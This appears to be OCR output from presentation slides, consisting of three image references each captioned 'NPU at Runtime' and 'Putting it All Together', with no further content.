
NPU at Runtime

Putting it All Together




NPU at Runtime

Putting it All Together




NPU at Runtime

Putting it All Together



